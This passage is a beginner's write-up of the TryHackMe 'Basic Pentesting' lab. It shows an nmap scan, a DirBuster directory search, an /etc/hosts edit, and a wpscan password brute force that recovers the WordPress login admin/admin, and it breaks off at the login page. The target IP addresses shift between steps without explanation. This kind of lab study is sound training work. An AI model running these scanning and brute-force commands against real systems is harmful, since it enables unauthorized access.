
Hi Rajib here,

This writeup is on Basic Pentesting room created by TryHackMe. It is free room and everyone can join it.

Description: This is a machine that help you to understand & practice web app hacking and privilege escalation.


This room teaches about hacking web applications. Let's get started..!!!
Deploy the machine from "Deploy" button as shown in figure below:



In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

Step 1: NMAP enumeration, Target IP provided- 10.10.57.218




```
root@kali:~# nmap -A -T4 10.10.57.218
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-15 05:11 EDT
Nmap scan report for 10.10.57.218
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/
TCP/IP fingerprint:
```

By nmap enumeration we have found, port 21/TCP (FTP), port 22/TCP (SSH), port 80/TCP (HTTP) are open & running services on those ports are respectively ProFTPD 1.3.3c, OpenSSH 7.2p2 Ubuntu, Apache/2.4.18.

Quick search with searchsploit we have found there is a RCE vulnerability in ProFTPD 1.3.3c, So I can exploit

Instead of this way we will go for HTTP service which is running on port 80, lets see what information it will provide me.

Step 2:



10.10.57.218


It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Oh, here is no information available. It seems like a default page of server. Let's have to try other way to get some information.

Step 3:



10.10.57.218/robots.txt


Not Found

The requested URL /robots.txt was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.57.218 Port 80

It's a bad luck, no robots.txt file available here. So now we will try for DirBuster, if we can find some hidden directory.

Step 4:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help

http://10.10.229.48:80/


Scan Information
Results - List View: Dirs: 1 Files: 0
Results - Tree View
Errors: 0

Type	Found	Response	Size
Dir	/	200	430
Dir	/secret/	200	254
Dir	/secret/wp-content/	200	147
File	/secret/wp-content/index.php	200	147
Dir	/secret/wp-content/themes/	200	147
Dir	/secret/wp-content/uploads/	200	1174
File	/secret/wp-login.php	200	2686
Dir	/secret/wp-content/uploads/2020/	200	1189
Dir	/secret/wp-content/uploads/2020/07/	200	1012
Dir	/secret/wp-includes/	200	178
Dir	/secret/wp-content/plugins/	200	147
Dir	/secret/wp-includes/images/	200	6847
File	/secret/wp-includes/category.php	200	147
File	/secret/wp-content/plugins/index.php	200	147

Current speed: 602 requests/sec
(Select and right click for more options)
Average speed: (T) 337, (C) 459 requests/sec
Parse Queue Size: 0
Total Requests: 4728/882193
Current number of running threads: 200

Ok, so now we have got some thing interesting. There is a hidden directory name “secret”. Go for that & have to check what it will gives us.

Step 5:


10.10.57.218/secret/

Skip to content
My secret blog

My secret blog

Just another WordPress site

Scroll down to content

Posts

Posted on November 16, 2017

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ...


Recent Posts

- Hello world!

Recent Comments

Ok, here is some kind of blog, but why it looks so different? Suspicious something..!!

Step 6:



Hmm. We're having trouble finding that site.


We can't connect to the server at vtcsec.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

So here is some trouble in this site, it is saying that it unable to connect the server "vtcsec". This is the reason that page looks so different. All the links of the blog refer to a domain called "vtcsec", but it is down now. So in order to see the blog with all its content being loaded properly for that we have to add "vtcsec" on host file & try again.


Step 7:



```
  GNU nano 4.9.2                        /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.143.106   vtcsec

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

“vtcsec” added to host file, now we are going to reloading the page & we will observe if there will be any change or not.

Step 8:



My secret blog – Just another WordPress site - Mozilla Firefox

10.10.229.48/secret/#content


MY SECRET BLOG

Just another WordPress site

POSTS

After reloading page, Now the blog page is looks good.


Step 9:




10.10.229.48/secret/wp-login.php

On DirBuster we have also found this wp-login page. Let's bruteforce this page with wpscan with a preconfigured wordlist as a default user name "admin".

Step 10:




```
root@kali:~/Desktop/tryhackme# wpscan -U admin --url http://vtcsec/secret/ -P /usr/share/wordlists/metas
ploit/http_default_pass.txt --wp-content-dir http://vtcsec/secret/wp-content/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.7
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```



```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / cisco Time: 00:00:00 <====================================> (5 / 5) 100.00% Time: 00:00:00

[i] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sig
n_up

[+] Finished: Mon Jul  6 16:06:52 2020
[+] Requests Done: 58
[+] Cached Requests: 5
[+] Data Sent: 14.049 KB
[+] Data Received: 308.947 KB
[+] Memory used: 187.242 MB
[+] Elapsed time: 00:00:13
```

Holy crap, we have got default user name & password as "admin" "admin" respectively.

Step 11:



10.10.143.106/secret/wp-login.php

Username or Email Address

